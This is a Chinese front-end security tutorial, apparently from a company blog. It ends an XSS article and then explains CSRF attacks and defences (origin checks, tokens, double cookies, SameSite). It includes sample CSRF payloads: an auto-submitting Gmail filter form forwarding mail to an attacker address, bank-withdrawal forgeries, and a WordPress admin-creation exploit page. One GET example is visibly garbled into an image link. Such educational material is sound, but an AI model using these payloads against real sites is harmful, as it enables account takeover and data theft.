通常，转义库是不能判断插入点上下文的（Not Context-Aware），实施转义规则的责任就落到了业务 RD 身上，需要每个业务 RD 都充分理解 XSS 的各种情况，并且需要保证每一个插入点使用了正确的转义规则。

这种机制工作量大，全靠人工保证，很容易造成 XSS 漏洞，安全人员也很难发现隐患。

2009年，Google 提出了一个概念叫做： Automatic Context-Aware Escaping 。

所谓 Context-Aware，就是说模板引擎在解析模板字符串的时候，就解析模板语法，分析出每个插入点所处的上下文，据此自动选用不同的转义规则。这样就减轻了业务 RD 的工作负担，也减少了人为带来的疏漏。

在一个支持 Automatic Context-Aware Escaping 的模板引擎里，业务 RD 可以这样定义模板，而无需手动实施转义规则：

```
<html>
  <head>
    <meta charset="UTF-8">
    <title>{{.title}}</title>
  </head>
  <body>
    <a href="{{.url}}">{{.content}}</a>
  </body>
</html>
```

模板引擎经过解析后，得知三个插入点所处的上下文，自动选用相应的转义规则：

```
<html>
  <head>
    <meta charset="UTF-8">
    <title>{{.title | htmlescaper}}</title>
  </head>
  <body>
    <a href="{{.url | urlescaper | attrescaper}}">{{.content | htmlescaper}}</a>
  </body>
</html>
```

目前已经支持 Automatic Context-Aware Escaping 的模板引擎有：

- go html/template
- Google Closure Templates

## 课后作业：XSS 攻击小游戏

以下是几个 XSS 攻击小游戏，开发者在网站上故意留下了一些常见的 XSS 漏洞。玩家在网页上提交相应的输入，完成 XSS 攻击即可通关。

在玩游戏的过程中，请各位读者仔细思考和回顾本文内容，加深对 XSS 攻击的理解。

alert(1) to win  prompt(1) to win  XSS game

## 参考文献


- Wikipedia. Cross-site scripting, Wikipedia.
- OWASP. XSS (Cross Site Scripting) Prevention Cheat Sheet, OWASP.
- OWASP. Use the OWASP Java Encoder–Use-the-OWASP-Java-Encoder), GitHub.
- Ahmed Elsobky. Unleashing an Ultimate XSS Polyglot, GitHub.
- Jad S. Boutros. Reducing XSS by way of Automatic Context-Aware Escaping in Template Systems, Google Security Blog.
- Vue.js. v-html – Vue API docs, Vue.js.
- React. dangerouslySetInnerHTML – DOM Elements, React.


## 下期预告

前端安全系列文章将对 XSS、CSRF、网络劫持、Hybrid 安全等安全议题展开论述。下期我们要讨论的是 CSRF 攻击，敬请关注。

## 作者介绍


- 李阳，美团点评前端工程师。2016年加入美团点评，负责美团外卖 Hybrid 页面性能优化相关工作。

# 前端安全系列（二）：如何防止CSRF攻击?

作者: 刘烨

## 背景

随着互联网的高速发展，信息安全问题已经成为企业最为关注的焦点之一，而前端又是引发企业安全问题的高危据点。在移动互联网时代，前端人员除了传统的 XSS、CSRF 等安全问题之外，又时常遭遇网络劫持、非法调用 Hybrid API 等新型安全问题。当然，浏览器自身也在不断在进化和发展，不断引入 CSP、Same-Site Cookies 等新技术来增强安全性，但是仍存在很多潜在的威胁，这需要前端技术人员不断进行“查漏补缺”。

## 前端安全

近几年，美团业务高速发展，前端随之面临很多安全挑战，因此积累了大量的实践经验。我们梳理了常见的前端安全问题以及对应的解决方案，将会做成一个系列，希望可以帮助前端同学在日常开发中不断预防和修复安全漏洞。本文是该系列的第二篇。

今天我们讲解一下 CSRF，其实相比XSS，CSRF的名气似乎并不是那么大，很多人都认为“CSRF不具备那么大的破坏性”。真的是这样吗？接下来，我们还是有请小明同学再次“闪亮”登场。

## CSRF攻击

### CSRF漏洞的发生

相比XSS，CSRF的名气似乎并不是那么大，很多人都认为CSRF“不那么有破坏性”。真的是这样吗？

接下来有请小明出场~~

### 小明的悲惨遭遇

这一天，小明同学百无聊赖地刷着Gmail邮件。大部分都是没营养的通知、验证码、聊天记录之类。但有一封邮件引起了小明的注意：

> “ **甩卖比特币，一个只要998！！**

聪明的小明当然知道这种肯定是骗子，但还是抱着好奇的态度点了进去（请勿模仿）。果然，这只是一个什么都没有的空白页面，小明失望的关闭了页面。一切似乎什么都没有发生……

在这平静的外表之下，黑客的攻击已然得手。小明的Gmail中，被偷偷设置了一个过滤规则，这个规则使得所有的邮件都会被自动转发到hacker@hackermail.com。小明还在继续刷着邮件，殊不知他的邮件正在一封封地，如脱缰的野马一般地，持续不断地向着黑客的邮箱转发而去。

不久之后的一天，小明发现自己的域名已经被转让了。懵懂的小明以为是域名到期自己忘了续费，直到有一天，对方开出了 $650 的赎回价码，小明才开始觉得不太对劲。

小明仔细查了下域名的转让，对方是拥有自己的验证码的，而域名的验证码只存在于自己的邮箱里面。小明回想起那天奇怪的链接，打开后重新查看了“空白页”的源码：

```
<form method="POST" action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf" enctype="multipart/form-data">
    <input type="hidden" name="cf2_emc" value="true"/>
    <input type="hidden" name="cf2_email" value="hacker@hakermail.com"/>
    .....
    <input type="hidden" name="irf" value="on"/>
    <input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form>
<script>
    document.forms[0].submit();
</script>
```

> **这个页面只要打开，就会向Gmail发送一个post请求。请求中，执行了“Create Filter”命令，将所有的邮件，转发到“hacker@hackermail.com”。**
>
> **小明由于刚刚就登陆了Gmail，所以这个请求发送时，携带着小明的登录凭证（Cookie），Gmail的后台接收到请求，验证了确实有小明的登录凭证，于是成功给小明配置了过滤器。**
>
> **黑客可以查看小明的所有邮件，包括邮件里的域名验证码等隐私信息。拿到验证码之后，黑客就可以要求域名服务商把域名重置给自己。**

小明很快打开Gmail，找到了那条过滤器，将其删除。然而，已经泄露的邮件，已经被转让的域名，再也无法挽回了……

以上就是小明的悲惨遭遇。而“点开一个黑客的链接，所有邮件都被窃取”这种事情并不是杜撰的，此事件原型是2007年Gmail的CSRF漏洞：

https://www.davidairey.com/google-Gmail-security-hijack/

当然，目前此漏洞已被Gmail修复，请使用Gmail的同学不要慌张。

# 什么是CSRF

CSRF（Cross-site request forgery）跨站请求伪造：攻击者诱导受害者进入第三方网站，在第三方网站中，向被攻击网站发送跨站请求。利用受害者在被攻击网站已经获取的注册凭证，绕过后台的用户验证，达到冒充用户对被攻击的网站执行某项操作的目的。

一个典型的CSRF攻击有着如下的流程：

- 受害者登录a.com，并保留了登录凭证（Cookie）。
- 攻击者引诱受害者访问了b.com。
- b.com 向 a.com 发送了一个请求：a.com/act=xx。浏览器会默认携带a.com的Cookie。
- a.com接收到请求后，对请求进行验证，并确认是受害者的凭证，误以为是受害者自己发送的请求。
- a.com以受害者的名义执行了act=xx。
- 攻击完成，攻击者在受害者不知情的情况下，冒充受害者，让a.com执行了自己定义的操作。

# 几种常见的攻击类型

### GET类型的CSRF

GET类型的CSRF利用非常简单，只需要一个HTTP请求，一般会这样利用：

```
![](https://awps-assets.meituan.net/mit-x/blog-images-bundle-2018b/ff0cdbee.example/withdraw?amount=10000&for=hacker)
```

在受害者访问含有这个img的页面后，浏览器会自动向 `http://bank.example/withdraw?account=xiaoming&amount=10000&for=hacker` 发出一次HTTP请求。bank.example就会收到包含受害者登录信息的一次跨域请求。

### POST类型的CSRF

这种类型的CSRF利用起来通常使用的是一个自动提交的表单，如：

```
 <form action="http://bank.example/withdraw" method=POST>
    <input type="hidden" name="account" value="xiaoming" />
    <input type="hidden" name="amount" value="10000" />
    <input type="hidden" name="for" value="hacker" />
</form>
<script> document.forms[0].submit(); </script>
```

访问该页面后，表单会自动提交，相当于模拟用户完成了一次POST操作。

POST类型的攻击通常比GET要求更加严格一点，但仍并不复杂。任何个人网站、博客，被黑客上传页面的网站都有可能是发起攻击的来源，后端接口不能将安全寄托在仅允许POST上面。

### 链接类型的CSRF

链接类型的CSRF并不常见，比起其他两种用户打开页面就中招的情况，这种需要用户点击链接才会触发。这种类型通常是在论坛中发布的图片中嵌入恶意链接，或者以广告的形式诱导用户中招，攻击者通常会以比较夸张的词语诱骗用户点击，例如：

```
 <a href="http://test.com/csrf/withdraw.php?amount=1000&for=hacker" taget="_blank">
 重磅消息！！
 <a/>
```

由于之前用户登录了信任的网站A，并且保存登录状态，只要用户主动访问上面的这个PHP页面，则表示攻击成功。

# CSRF的特点

- 攻击一般发起在第三方网站，而不是被攻击的网站。被攻击的网站无法防止攻击发生。
- 攻击利用受害者在被攻击网站的登录凭证，冒充受害者提交操作；而不是直接窃取数据。
- 整个过程攻击者并不能获取到受害者的登录凭证，仅仅是“冒用”。
- 跨站请求可以用各种方式：图片URL、超链接、CORS、Form提交等等。部分请求方式可以直接嵌入在第三方论坛、文章中，难以进行追踪。

CSRF通常是跨域的，因为外域通常更容易被攻击者掌控。但是如果本域下有容易被利用的功能，比如可以发图和链接的论坛和评论区，攻击可以直接在本域下进行，而且这种攻击更加危险。

# 防护策略

CSRF通常从第三方网站发起，被攻击的网站无法防止攻击发生，只能通过增强自己网站针对CSRF的防护能力来提升安全性。

上文中讲了CSRF的两个特点：

- CSRF（通常）发生在第三方域名。
- CSRF攻击者不能获取到Cookie等信息，只是使用。

针对这两点，我们可以专门制定防护策略，如下：

- 阻止不明外域的访问
  - 同源检测
  - Samesite Cookie
- 提交时要求附加本域才能获取的信息
  - CSRF Token
  - 双重Cookie验证

以下我们对各种防护方法做详细说明。

# 同源检测

既然CSRF大多来自第三方网站，那么我们就直接禁止外域（或者不受信任的域名）对我们发起请求。

那么问题来了，我们如何判断请求是否来自外域呢?

在HTTP协议中，每一个异步请求都会携带两个Header，用于标记来源域名：

- Origin Header
- Referer Header

这两个Header在浏览器发起请求时，大多数情况会自动带上，并且不能由前端自定义内容。 服务器可以通过解析这两个Header中的域名，确定请求的来源域。

## 使用Origin Header确定来源域名

在部分与CSRF有关的请求中，请求的Header中会携带Origin字段。字段内包含请求的域名（不包含path及query）。

如果Origin存在，那么直接使用Origin中的字段确认来源域名就可以。

但是Origin在以下两种情况下并不存在：

- **IE11同源策略：** IE 11 不会在跨站CORS请求上添加Origin标头，Referer头将仍然是唯一的标识。最根本原因是因为IE 11对同源的定义和其他浏览器有不同，有两个主要的区别，可以参考 MDN Same-origin_policy#IE_Exceptions

- **302重定向：** 在302重定向之后Origin不包含在重定向的请求中，因为Origin可能会被认为是其他来源的敏感信息。对于302重定向的情况来说都是定向到新的服务器上的URL，因此浏览器不想将Origin泄漏到新的服务器上。

### 使用Referer Header确定来源域名

根据HTTP协议，在HTTP头中有一个字段叫Referer，记录了该HTTP请求的来源地址。 对于Ajax请求，图片和script等资源请求，Referer为发起请求的页面地址。对于页面跳转，Referer为打开页面历史记录的前一个页面地址。因此我们使用Referer中链接的Origin部分可以得知请求的来源域名。

这种方法并非万无一失，Referer的值是由浏览器提供的，虽然HTTP协议上有明确的要求，但是每个浏览器对于Referer的具体实现可能有差别，并不能保证浏览器自身没有安全漏洞。使用验证 Referer 值的方法，就是把安全性都依赖于第三方（即浏览器）来保障，从理论上来讲，这样并不是很安全。在部分情况下，攻击者可以隐藏，甚至修改自己请求的Referer。

2014年，W3C的Web应用安全工作组发布了Referrer Policy草案，对浏览器该如何发送Referer做了详细的规定。截止现在新版浏览器大部分已经支持了这份草案，我们终于可以灵活地控制自己网站的Referer策略了。新版的Referrer Policy规定了五种Referer策略：No Referrer、No Referrer When Downgrade、Origin Only、Origin When Cross-origin、和 Unsafe URL。之前就存在的三种策略：never、default和always，在新标准里换了个名称。他们的对应关系如下：

| 策略名称 | 属性值（新） | 属性值（旧） |
| --- | --- | --- |
| No Referrer | no-Referrer | never |
| No Referrer When Downgrade | no-Referrer-when-downgrade | default |
| Origin Only | (same or strict) origin | origin |
| Origin When Cross Origin | (strict) origin-when-crossorigin | - |
| Unsafe URL | unsafe-url | always |

根据上面的表格因此需要把Referrer Policy的策略设置成same-origin，对于同源的链接和引用，会发送Referer，referer值为Host不带Path；跨域访问则不携带Referer。例如： `aaa.com` 引用 `bbb.com` 的资源，不会发送Referer。

设置Referrer Policy的方法有三种：

1. 在CSP设置
2. 页面头部增加meta标签
3. a标签增加referrerpolicy属性

上面说的这些比较多，但我们可以知道一个问题：攻击者可以在自己的请求中隐藏Referer。如果攻击者将自己的请求这样填写：

```
![](https://awps-assets.meituan.net/mit-x/blog-images-bundle-2018b/ff0cdbee.example/withdraw?amount=10000&for=hacker)
```

那么这个请求发起的攻击将不携带Referer。

另外在以下情况下Referer没有或者不可信：

1. IE6、7下使用window.location.href=url进行界面的跳转，会丢失Referer。
2. IE6、7下使用window.open，也会缺失Referer。
3. HTTPS页面跳转到HTTP页面，所有浏览器Referer都丢失。
4. 点击Flash上到达另外一个网站的时候，Referer的情况就比较杂乱，不太可信。

## 无法确认来源域名情况

当Origin和Referer头文件不存在时该怎么办？如果Origin和Referer都不存在，建议直接进行阻止，特别是如果您没有使用随机CSRF Token（参考下方）作为第二次检查。

## 如何阻止外域请求

通过Header的验证，我们可以知道发起请求的来源域名，这些来源域名可能是网站本域，或者子域名，或者有授权的第三方域名，又或者来自不可信的未知域名。

我们已经知道了请求域名是否是来自不可信的域名，我们直接阻止掉这些的请求，就能防御CSRF攻击了吗？

且慢！当一个请求是页面请求（比如网站的主页），而来源是搜索引擎的链接（例如百度的搜索结果），也会被当成疑似CSRF攻击。所以在判断的时候需要过滤掉页面请求情况，通常Header符合以下情况：

```
Accept: text/html
Method: GET
```

但相应的，页面请求就暴露在了CSRF的攻击范围之中。如果你的网站中，在页面的GET请求中对当前用户做了什么操作的话，防范就失效了。

例如，下面的页面请求：

```
GET https://example.com/addComment?comment=XXX&dest=orderId
```

注：这种严格来说并不一定存在CSRF攻击的风险，但仍然有很多网站经常把主文档GET请求挂上参数来实现产品功能，但是这样做对于自身来说是存在安全风险的。

另外，前面说过，CSRF大多数情况下来自第三方域名，但并不能排除本域发起。如果攻击者有权限在本域发布评论（含链接、图片等，统称UGC），那么它可以直接在本域发起攻击，这种情况下同源策略无法达到防护的作用。

综上所述：同源验证是一个相对简单的防范方法，能够防范绝大多数的CSRF攻击。但这并不是万无一失的，对于安全性要求较高，或者有较多用户输入内容的网站，我们就要对关键的接口做额外的防护措施。

## CSRF Token

前面讲到CSRF的另一个特征是，攻击者无法直接窃取到用户的信息（Cookie，Header，网站内容等），仅仅是冒用Cookie中的信息。

而CSRF攻击之所以能够成功，是因为服务器误把攻击者发送的请求当成了用户自己的请求。那么我们可以要求所有的用户请求都携带一个CSRF攻击者无法获取到的Token。服务器通过校验请求是否携带正确的Token，来把正常的请求和攻击的请求区分开，也可以防范CSRF的攻击。

### 原理

CSRF Token的防护策略分为三个步骤：

#### 1. 将CSRF Token输出到页面中

首先，用户打开页面的时候，服务器需要给这个用户生成一个Token，该Token通过加密算法对数据进行加密，一般Token都包括随机字符串和时间戳的组合，显然在提交时Token不能再放在Cookie中了，否则又会被攻击者冒用。因此，为了安全起见Token最好还是存在服务器的Session中，之后在每次页面加载时，使用JS遍历整个DOM树，对于DOM中所有的a和form标签后加入Token。这样可以解决大部分的请求，但是对于在页面加载之后动态生成的HTML代码，这种方法就没有作用，还需要程序员在编码时手动添加Token。

#### 2. 页面提交的请求携带这个Token

对于GET请求，Token将附在请求地址之后，这样URL 就变成 http://url?csrftoken=tokenvalue。 而对于 POST 请求来说，要在 form 的最后加上：

```
<input type="hidden" name="csrftoken" value="tokenvalue"/>
```

这样，就把Token以参数的形式加入请求了。

#### 3. 服务器验证Token是否正确

当用户从客户端得到了Token，再次提交给服务器的时候，服务器需要判断Token的有效性，验证过程是先解密Token，对比加密字符串以及时间戳，如果加密字符串一致且时间未过期，那么这个Token就是有效的。

这种方法要比之前检查Referer或者Origin要安全一些，Token可以在产生并放于Session之中，然后在每次请求时把Token从Session中拿出，与请求中的Token进行比对，但这种方法的比较麻烦的在于如何把Token以参数的形式加入请求。

下面将以Java为例，介绍一些CSRF Token的服务端校验逻辑，代码如下：

```
HttpServletRequest req = (HttpServletRequest)request;
HttpSession s = req.getSession();
```

```
// 从 session 中得到 csrftoken 属性
String sToken = (String)s.getAttribute("csrftoken");
if(sToken == null){
   // 产生新的 token 放入 session 中
   sToken = generateToken();
   s.setAttribute("csrftoken",sToken);
   chain.doFilter(request, response);
} else{
   // 从 HTTP 头中取得 csrftoken
   String xhrToken = req.getHeader("csrftoken");
   // 从请求参数中取得 csrftoken
   String pToken = req.getParameter("csrftoken");
   if(sToken != null && xhrToken != null && sToken.equals(xhrToken)){
       chain.doFilter(request, response);
   }else if(sToken != null && pToken != null && sToken.equals(pToken)){
       chain.doFilter(request, response);
   }else{
       request.getRequestDispatcher("error.jsp").forward(request,response);
   }
}
```

代码源自 IBM developerworks CSRF

这个Token的值必须是随机生成的，这样它就不会被攻击者猜到，考虑利用Java应用程序的java.security.SecureRandom类来生成足够长的随机标记，替代生成算法包括使用256位BASE64编码哈希，选择这种生成算法的开发人员必须确保在散列数据中使用随机性和唯一性来生成随机标识。通常，开发人员只需为当前会话生成一次Token。在初始生成此Token之后，该值将存储在会话中，并用于每个后续请求，直到会话过期。当最终用户发出请求时，服务器端必须验证请求中Token的存在性和有效性，与会话中找到的Token相比较。如果在请求中找不到Token，或者提供的值与会话中的值不匹配，则应中止请求，应重置Token并将事件记录为正在进行的潜在CSRF攻击。

## 分布式校验

在大型网站中，使用Session存储CSRF Token会带来很大的压力。访问单台服务器session是同一个。但是现在的大型网站中，我们的服务器通常不止一台，可能是几十台甚至几百台之多，甚至多个机房都可能在不同的省份，用户发起的HTTP请求通常要经过像Ngnix之类的负载均衡器之后，再路由到具体的服务器上，由于Session默认存储在单机服务器内存中，因此在分布式环境下同一个用户发送的多次HTTP请求可能会先后落到不同的服务器上，导致后面发起的HTTP请求无法拿到之前的HTTP请求存储在服务器中的Session数据，从而使得Session机制在分布式环境下失效，因此在分布式集群中CSRF Token需要存储在Redis之类的公共存储空间。

由于使用Session存储，读取和验证CSRF Token会引起比较大的复杂度和性能问题，目前很多网站采用Encrypted Token Pattern方式。这种方法的Token是一个计算出来的结果，而非随机生成的字符串。这样在校验时无需再去读取存储的Token，只用再次计算一次即可。

这种Token的值通常是使用UserID、时间戳和随机数，通过加密的方法生成。这样既可以保证分布式服务的Token一致，又能保证Token不容易被破解。

在token解密成功之后，服务器可以访问解析值，Token中包含的UserID和时间戳将会被拿来被验证有效性，将UserID与当前登录的UserID进行比较，并将时间戳与当前时间进行比较。

### 总结

Token是一个比较有效的CSRF防护方法，只要页面没有XSS漏洞泄露Token，那么接口的CSRF攻击就无法成功。

但是此方法的实现比较复杂，需要给每一个页面都写入Token（前端无法使用纯静态页面），每一个Form及Ajax请求都携带这个Token，后端对每一个接口都进行校验，并保证页面Token及请求Token一致。这就使得这个防护策略不能在通用的拦截上统一拦截处理，而需要每一个页面和接口都添加对应的输出和校验。这种方法工作量巨大，且有可能遗漏。

> **验证码和密码其实也可以起到CSRF Token的作用哦，而且更安全。**
>
> **为什么很多银行等网站会要求已经登录的用户在转账时再次输入密码，现在是不是有一定道理了?**

## 双重Cookie验证

在会话中存储CSRF Token比较繁琐，而且不能在通用的拦截上统一处理所有的接口。

那么另一种防御措施是使用双重提交Cookie。利用CSRF攻击不能获取到用户Cookie的特点，我们可以要求Ajax和表单请求携带一个Cookie中的值。

双重Cookie采用以下流程：

- 在用户访问网站页面时，向请求域名注入一个Cookie，内容为随机字符串（例如 `csrfcookie=v8g9e4ksfhw` ）。
- 在前端向后端发起请求时，取出Cookie，并添加到URL的参数中（接上例 `POST https://www.a.com/comment?csrfcookie=v8g9e4ksfhw` ）。
- 后端接口验证Cookie中的字段与URL参数中的字段是否一致，不一致则拒绝。

此方法相对于CSRF Token就简单了许多。可以直接通过前后端拦截的的方法自动化实现。后端校验也更加方便，只需进行请求中字段的对比，而不需要再进行查询和存储Token。

当然，此方法并没有大规模应用，其在大型网站上的安全性还是没有CSRF Token高，原因我们举例进行说明。

由于任何跨域都会导致前端无法获取Cookie中的字段（包括子域名之间），于是发生了如下情况：

- 如果用户访问的网站为 `www.a.com` ，而后端的api域名为 `api.a.com` 。那么在 `www.a.com` 下，前端拿不到 `api.a.com` 的Cookie，也就无法完成双重Cookie认证。
- 于是这个认证Cookie必须被种在 `a.com` 下，这样每个子域都可以访问。
- 任何一个子域都可以修改 `a.com` 下的Cookie。
- 某个子域名存在漏洞被XSS攻击（例如 `upload.a.com` ）。虽然这个子域下并没有什么值得窃取的信息。但攻击者修改了 `a.com` 下的Cookie。
- 攻击者可以直接使用自己配置的Cookie，对XSS中招的用户再向 `www.a.com` 下，发起CSRF攻击。

### 总结：

**用双重Cookie防御CSRF的优点：**

- 无需使用Session，适用面更广，易于实施。
- Token储存于客户端中，不会给服务器带来压力。
- 相对于Token，实施成本更低，可以在前后端统一拦截校验，而不需要一个个接口和页面添加。

**缺点：**

- Cookie中增加了额外的字段。
- 如果有其他漏洞（例如XSS），攻击者可以注入Cookie，那么该防御方式失效。
- 难以做到子域名的隔离。
- 为了确保Cookie传输安全，采用这种防御方式的最好确保用整站HTTPS的方式，如果还没切HTTPS的使用这种方式也会有风险。

## Samesite Cookie属性

防止CSRF攻击的办法已经有上面的预防措施。为了从源头上解决这个问题，Google起草了一份草案来改进HTTP协议，那就是为Set-Cookie响应头新增Samesite属性，它用来标明这个 Cookie是个“同站Cookie”，同站Cookie只能作为第一方Cookie，不能作为第三方Cookie，Samesite 有两个属性值，分别是 Strict 和 Lax，下面分别讲解：

### Samesite=Strict

这种称为严格模式，表明这个 Cookie 在任何情况下都不可能作为第三方 Cookie，绝无例外。比如说 b.com 设置了如下 Cookie：

```
Set-Cookie: foo=1; Samesite=Strict
Set-Cookie: bar=2; Samesite=Lax
Set-Cookie: baz=3
```

我们在 a.com 下发起对 b.com 的任意请求，foo 这个 Cookie 都不会被包含在 Cookie 请求头中，但 bar 会。举个实际的例子就是，假如淘宝网站用来识别用户登录与否的 Cookie 被设置成了 Samesite=Strict，那么用户从百度搜索页面甚至天猫页面的链接点击进入淘宝后，淘宝都不会是登录状态，因为淘宝的服务器不会接受到那个 Cookie，其它网站发起的对淘宝的任意请求都不会带上那个 Cookie。

### Samesite=Lax

这种称为宽松模式，比 Strict 放宽了点限制：假如这个请求是这种请求（改变了当前页面或者打开了新页面）且同时是个GET请求，则这个Cookie可以作为第三方Cookie。比如说 b.com设置了如下Cookie：

```
Set-Cookie: foo=1; Samesite=Strict
Set-Cookie: bar=2; Samesite=Lax
Set-Cookie: baz=3
```

当用户从 a.com 点击链接进入 b.com 时，foo 这个 Cookie 不会被包含在 Cookie 请求头中，但 bar 和 baz 会，也就是说用户在不同网站之间通过链接跳转是不受影响了。但假如这个请求是从 a.com 发起的对 b.com 的异步请求，或者页面跳转是通过表单的 post 提交触发的，则bar也不会发送。

生成Token放到Cookie中并且设置Cookie的Samesite，Java代码如下：

```
private void addTokenCookieAndHeader(HttpServletRequest httpRequest, HttpServletResponse httpResponse) {
        //生成token
        String sToken = this.generateToken();
        //手动添加Cookie实现支持“Samesite=strict”
        //Cookie添加双重验证
        String CookieSpec = String.format("%s=%s; Path=%s; HttpOnly; Samesite=Strict", this.determineCookieName(httpRequest),
sToken, httpRequest.getRequestURI());
        httpResponse.addHeader("Set-Cookie", CookieSpec);
        httpResponse.setHeader(CSRF_TOKEN_NAME, token);
    }
```

代码源自 OWASP Cross-Site Request Forgery #Implementation example

### 我们应该如何使用SamesiteCookie

如果SamesiteCookie被设置为Strict，浏览器在任何跨域请求中都不会携带Cookie，新标签重新打开也不携带，所以说CSRF攻击基本没有机会。

但是跳转子域名或者是新标签重新打开刚登陆的网站，之前的Cookie都不会存在。尤其是有登录的网站，那么我们新打开一个标签进入，或者跳转到子域名的网站，都需要重新登录。对于用户来讲，可能体验不会很好。

如果SamesiteCookie被设置为Lax，那么其他网站通过页面跳转过来的时候可以使用Cookie，可以保障外域连接打开页面时用户的登录状态。但相应的，其安全性也比较低。

另外一个问题是Samesite的兼容性不是很好，现阶段除了从新版Chrome和Firefox支持以外，Safari以及iOS Safari都还不支持，现阶段看来暂时还不能普及。

而且，SamesiteCookie目前有一个致命的缺陷：不支持子域。例如，种在topic.a.com下的Cookie，并不能使用a.com下种植的SamesiteCookie。这就导致了当我们网站有多个子域名时，不能使用SamesiteCookie在主域名存储用户登录信息。每个子域名都需要用户重新登录一次。

总之，SamesiteCookie是一个可能替代同源验证的方案，但目前还并不成熟，其应用场景有待观望。

## 防止网站被利用

前面所说的，都是被攻击的网站如何做好防护。而非防止攻击的发生，CSRF的攻击可以来自：

- 攻击者自己的网站。
- 有文件上传漏洞的网站。
- 第三方论坛等用户内容。
- 被攻击网站自己的评论功能等。

对于来自黑客自己的网站，我们无法防护。但对其他情况，那么如何防止自己的网站被利用成为攻击的源头呢？

- 严格管理所有的上传接口，防止任何预期之外的上传内容（例如HTML）。
- 添加Header `X-Content-Type-Options: nosniff` 防止黑客上传HTML内容的资源（例如图片）被解析为网页。
- 对于用户上传的图片，进行转存或者校验。不要直接使用用户填写的图片链接。
- 当前用户打开其他用户填写的链接时，需告知风险（这也是很多论坛不允许直接在内容中发布外域链接的原因之一，不仅仅是为了用户留存，也有安全考虑）。

# CSRF其他防范措施

对于一线的程序员同学，我们可以通过各种防护策略来防御CSRF，对于QA、SRE、安全负责人等同学，我们可以做哪些事情来提升安全性呢?

# CSRF测试

CSRFTester是一款CSRF漏洞的测试工具，CSRFTester工具的测试原理大概是这样的，使用代理抓取我们在浏览器中访问过的所有的连接以及所有的表单等信息，通过在CSRFTester中修改相应的表单等信息，重新提交，相当于一次伪造客户端请求，如果修改后的测试请求成功被网站服务器接受，则说明存在CSRF漏洞，当然此款工具也可以被用来进行CSRF攻击。 CSRFTester使用方法大致分下面几个步骤：

**步骤1：设置浏览器代理**

CSRFTester默认使用Localhost上的端口8008作为其代理，如果代理配置成功，CSRFTester将为您的浏览器生成的所有后续HTTP请求生成调试消息。

**步骤2：使用合法账户访问网站开始测试**

我们需要找到一个我们想要为CSRF测试的特定业务Web页面。找到此页面后，选择CSRFTester中的“开始录制”按钮并执行业务功能；完成后，点击CSRFTester中的“停止录制”按钮；正常情况下，该软件会全部遍历一遍当前页面的所有请求。

**步骤3：通过CSRF修改并伪造请求**

之后，我们会发现软件上有一系列跑出来的记录请求，这些都是我们的浏览器在执行业务功能时生成的所有GET或者POST请求。通过选择列表中的某一行，我们现在可以修改用于执行业务功能的参数，可以通过点击对应的请求修改query和form的参数。当修改完所有我们希望诱导用户form最终的提交值，可以选择开始生成HTML报告。

**步骤4：拿到结果如有漏洞进行修复**

首先必须选择“报告类型”。报告类型决定了我们希望受害者浏览器如何提交先前记录的请求。目前有5种可能的报告：表单、iFrame、IMG、XHR和链接。一旦选择了报告类型，我们可以选择在浏览器中启动新生成的报告，最后根据报告的情况进行对应的排查和修复。

# CSRF监控

对于一个比较复杂的网站系统，某些项目、页面、接口漏掉了CSRF防护措施是很可能的。

一旦发生了CSRF攻击，我们如何及时的发现这些攻击呢?

CSRF攻击有着比较明显的特征：

- 跨域请求。
- GET类型请求Header的MIME类型大概率为图片，而实际返回Header的MIME类型为Text、JSON、HTML。

我们可以在网站的代理层监控所有的接口请求，如果请求符合上面的特征，就可以认为请求有CSRF攻击嫌疑。我们可以提醒对应的页面和项目负责人，检查或者 Review其CSRF防护策略。

# 个人用户CSRF安全的建议

经常上网的个人用户，可以采用以下方法来保护自己：

- 使用网页版邮件的浏览邮件或者新闻也会带来额外的风险，因为查看邮件或者新闻消息有可能导致恶意代码的攻击。
- 尽量不要打开可疑的链接，一定要打开时，使用不常用的浏览器。

# 总结

简单总结一下上文的防护策略：

- CSRF自动防御策略：同源检测（Origin 和 Referer 验证）。
- CSRF主动防御措施：Token验证 或者 双重Cookie验证 以及配合Samesite Cookie。
- 保证页面的幂等性，后端接口不要在GET页面中做用户操作。

为了更好的防御CSRF，最佳实践应该是结合上面总结的防御措施方式中的优缺点来综合考虑，结合当前Web应用程序自身的情况做合适的选择，才能更好的预防CSRF的发生。

# 历史案例

## WordPress的CSRF漏洞

2012年3月份，WordPress发现了一个CSRF漏洞，影响了WordPress 3.3.1版本，WordPress是众所周知的博客平台，该漏洞可以允许攻击者修改某个Post的标题，添加管理权限用户以及操作用户账户，包括但不限于删除评论、修改头像等等。具体的列表如下:

- Add Admin/User
- Delete Admin/User
- Approve comment
- Unapprove comment
- Delete comment
- Change background image
- Insert custom header image
- Change site title
- Change administrator’s email
- Change Wordpress Address
- Change Site Address

那么这个漏洞实际上就是攻击者引导用户先进入目标的WordPress，然后点击其钓鱼站点上的某个按钮，该按钮实际上是表单提交按钮，其会触发表单的提交工作，添加某个具有管理员权限的用户，实现的码如下：

```
<html>
<body onload="javascript:document.forms[0].submit()">
<H2>CSRF Exploit to add Administrator</H2>
<form method="POST" name="form0" action="http://<wordpress_ip>:80/wp-admin/user-new.php">
<input type="hidden" name="action" value="createuser"/>
<input type="hidden" name="_wpnonce_create-user" value="<sniffed_value>"/>
<input type="hidden" name="_wp_http_referer" value="%2Fwordpress%2Fwp-admin%2Fuser-new.php"/>
<input type="hidden" name="user_login" value="admin2"/>
<input type="hidden" name="email" value="admin2@admin.com"/>
<input type="hidden" name="first_name" value="admin2@admin.com"/>
<input type="hidden" name="last_name" value=""/>
<input type="hidden" name="url" value=""/>
<input type="hidden" name="pass1" value="password"/>
<input type="hidden" name="pass2" value="password"/>
<input type="hidden" name="role" value="administrator"/>
<input type="hidden" name="createuser" value="Add+New+User+"/>
</form>
</body>
</html>
```

## YouTube的CSRF漏洞

2008年，有安全研究人员发现，YouTube上几乎所有用户可以操作的动作都存在CSRF漏洞。如果攻击者已经将视频添加到用户的“Favorites”，那么他就能将他自己添加到用户的“Friend”或者“Family”列表，以用户的身份发送任意的消息，将视频标记为不宜的，自动通过用户的联系人来共享一个视频。例如，要把视频添加到用户的“Favorites”，攻击者只需在任何站点上嵌入如下所示的IMG标签：

```
<img src="http://youtube.com/watch_ajax?action_add_favorite_playlist=1&video_
id=[VIDEO ID]&playlist_id=&add_to_favorite=1&show=1&button=AddvideoasFavorite"/>
```

